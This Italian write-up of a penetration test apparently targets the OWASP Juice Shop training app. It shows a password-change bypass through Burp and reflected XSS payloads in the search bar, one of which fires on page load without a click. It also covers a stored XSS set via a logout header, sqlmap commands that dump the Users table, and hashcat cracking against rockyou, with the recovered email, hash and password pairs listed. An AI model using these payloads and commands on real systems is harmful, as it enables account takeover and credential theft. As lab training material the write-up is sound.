
MODIFICA PASSWORD CON BURP



Usando la tecnica di autenticazione precedente, siamo riusciti a trovare anche un modo per poter cambiare la password dell'account Bender, senza saperne la password effettiva. Per fare questo, abbiamo usato Burpsuite per intercettare il traffico della webapp. Una volta entrati nell'account di Bender, siamo andati nella schermata della modifica della password, successivamente con Burp abbiamo intercettato il traffico e abbiamo scoperto che la password sbagliata che abbiamo inserito è scritta in chiaro nella GET.




Mettendo nel campo "current" una stringa vuota e inserendo una password a nostro piacimento nei campi "new" e "repeat", siamo riusciti a modificare la password di questa account con successo. Con lo stesso procedimento, è possibile cambiare le password a tutti gli account, compreso l'admin.



XSS - Barra di ricerca

/#/search?q=




Anche questo campo non è stato filtrato, infatti è possibile effettuare degli attacchi di **Cross Site Scripting (XSS reflected)**


Ad esempio, inserendo nel campo di ricerca:

> **<input type="button" style="padding: 5px; border-radius: 5px; color: white; background-color: grey;" value="page >" onClick="window.alert('ATTENZIONE, XSS?!')">**

È possibile inviare al server del codice che, non essendo interpretato correttamente, ci viene restituito sul lato client, nell'esempio sotto abbiamo riprodotto un pulsante, con caratteristiche simili a quelle della pagina.



Sempre nell'esempio, cliccando sul pulsante è possibile eseguire il codice JavaScript inserito:



con questo sistema è possibile far eseguire del codice sul dispositivo lato client, per, ad esempio, ottenere i cookie di sessione e inviarli ad un server esterno, ed è sufficiente inviare al client il link:

./search?q=<input%20type%3D"button"%20style%3D"padding:%205px;%20border-radius:%205px;%20color:%20white;%20background-color:%20grey;"%20value%3D"page%20>"%20%20onClick%3D"window.alert('ATTENZIONE,%20XSS%3F!')">

ed è possibile nascondere questo tipo di attacco con strumenti come "shorturl" o con link allegati ad altri file.


Abbiamo quindi provato a inserire una reflected XSS che si attivasse senza l'interazione dell'utente. Inserendo all'interno della barra di ricerca:

> **<style>@keyframes x{}</style><xss style="animation-name:x" onanimationend="alert('XSS')"></xss>**

otterremo il link:


./search?q=<style>@keyframes x{}<%2Fstyle><xss style%3D"animation-name:x" onanimationend%3D"alert('XSS')"><%2Fxss>


Aprendo questo link verrà avviato automaticamente lo script.




XSS Stored

Perfezionando questo script, visto che l'IP viene memorizzato quando l'utente effettua il logout, abbiamo intercettato la richiesta di logout con **burp** e aggiunto l'header in questione:







Aggiunto l'header alla logout tramite il menu "request headers" e cliccando sul simbolo "+"




A questo abbiamo effettuato il forward della richiesta e effettuato nuovamente la login (in questo esempio usando l'utente admin):



NB: Questa XSS su docker non funziona, è stata eseguita sul sito tryhackme.com






Dump Database


./#/login

Sempre nella pagina di login è possibile intercettare con **Burpsuite** la risposta ricevuta dal server per un tentativo di accesso fallito



Salvando questa richiesta in un file di testo (ad es. “Documents/sql.txt”), è possibile utilizzarla come parametro con il tool **sqlmap** nel comando:


sqlmap -r ./Documents/sql.txt --sql-shell -p email --level 5 --risk 3 --ignore-code 401



Il risultato ottenuto è che, dietro alla richiesta di login ci sia un **DBMS “SQLite”**.

È, inoltre, possibile a questo punto provare ad ottenere il **dump** dell'intero database con il comando:

sqlmap -r ./Documents/sql.txt --tables Users --dump -p email --level 5 --risk 3 --ignore-code 401



Prima **sqlmap** fornirà la lista delle tabelle presenti all'interno del database…

…e, successivamente andrà a estrarre tutte le informazioni da ogni tabella

```
[11:53:42] [INFO] retrieved: e9048a3f43dd5e094ef733f3bd88ea64
[11:53:46] [INFO] retrieved: assets/public/images/uploads/20.jpg
[11:53:50] [INFO] retrieved: deluxe
[11:53:51] [INFO] retrieved:
[11:53:51] [INFO] retrieved:
[11:53:52] [INFO] retrieved: 2024-07-23 15:25:01.072 +00:00
[11:53:56] [INFO] retrieved: SmilinStan
[11:53:57] [INFO] retrieved: 2024-07-23 15:25:01.072 +00:00
[11:54:01] [INFO] retrieved:
[11:54:01] [INFO] retrieved: b49b30b294d8c76f5a34fc243b9b9cccb057b3f675b07a5782276a547957f8ff
[11:54:09] [INFO] retrieved: wurstbrot@juice-sh.op
[11:54:11] [INFO] retrieved: 10
[11:54:11] [INFO] retrieved: 1
[11:54:11] [INFO] retrieved:
[11:54:11] [INFO] retrieved:
[11:54:12] [INFO] retrieved: 2c17c6393771ee3048ae34d6b380c5ec
[11:54:15] [INFO] retrieved: assets/public/images/uploads/default.svg
[11:54:19] [INFO] retrieved: deluxe
[11:54:20] [INFO] retrieved:
[11:54:20] [INFO] retrieved:
[11:54:20] [INFO] retrieved: 2024-07-23 15:25:01.072 +00:00
[11:54:24] [INFO] retrieved: evmrox
[11:54:24] [INFO] recognized possible password hashes in columns 'deluxeToken, password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[11:54:33] [INFO] writing hashes to a temporary file '/tmp/sqlmapx2hrkdm716045/sqlmaphashes-q9s0pfd7.txt'


[11:54:46] [INFO] using hash method 'md5_generic_passwd'
[11:54:46] [INFO] using hash method 'sha256_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[11:54:55] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[11:55:02] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[11:55:02] [INFO] starting 3 processes
[11:55:05] [INFO] cracked password 'admin123' for hash '0192023a7bbd73250516f069df18b500'
[11:55:09] [INFO] cracked password 'ncc-1701' for hash 'e541ca7ecf72b8d1286474fc613e5e45'
[11:55:09] [INFO] cracked password 'demo' for hash 'fe01ce2a7fbac8fafaed7c982a04e229'
[11:55:13] [INFO] cracked password 'private' for user 'evmrox'
[11:55:16] [INFO] using suffix '1'
[11:55:29] [INFO] using suffix '123'
[11:55:43] [INFO] using suffix '2'
[11:55:44] [INFO] current status: 29056 ... -
```

Tramite **sqlmap** è possibile ottenere, quindi, non solo i nomi delle tabelle, ma è possibile effettuare l'intero dump del database, individuando quelli che sembrano essere gli hash delle password e il tipo, ed effettuare anche un primo tentativo di bruteforce a dizionario.

È possibile vedere come già alcune password siano state individuate in pochi secondi.

In alternativa è possibile utilizzare anche altri tool, come **hashcat** insieme ad una wordlist, come quella fornita da rockyou: ad esempio è possibile utilizzare il comando:

hashcat -m 0 -a 0 -o Documents/cracked.txt Documents/hash.txt /usr/share/wordlists/rockyou.txt

che andrà a generare un nuovo file di output ("cracked.txt") in cui saranno presenti le password trovate:


```
2c17c6393771ee3048ae34d6b380c5ec:private
0192023a7bbd73250516f069df18b500:admin123
e541ca7ecf72b8d1286474fc613e5e45:ncc-1701
fe01ce2a7fbac8fafaed7c982a04e229:demo
```

È possibile, infine, effettuare anche una ricerca su alcune rainbow table, visto che non sembrano essere presenti dei seed per la generazione degli hash, presenti su molti siti.

Alla fine di questi passaggi siamo riusciti ad ottenere alcune delle password presenti nel database:

```
0192023a7bbd73250516f069df18b500        admin@juice-sh.op               admin123
e541ca7ecf72b8d1286474fc613e5e45        jim@juice-sh.op                 ncc-1701
0c36e517e3fa95aabf1bbffc6744a4ef
6edd9d726cbdc873c539e41ae8757b8c        bjoern.kimminich@gmail.com      bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=
861917d5fa5f1172f931dc700d81a8fb
3869433d74e3d0c86fd25562f836bc82        support@juice-sh.op             J6aVjTgOpRs@?5l!Zkq2AYnCE@RF$P
f2f933d0bb0ba057bc8e33b8ebd6d9e8
b03f4b0ba8b458fa0acdc02cdb953bc8        mc.safesearch@juice-sh.op       Mr. N00dles
3c2abc04e4a6ea8f1327d0aae3714b7d        J12934@juice-sh.op              0Y8rMnww$*9VFYE§59-!Fg1L6t&6lB
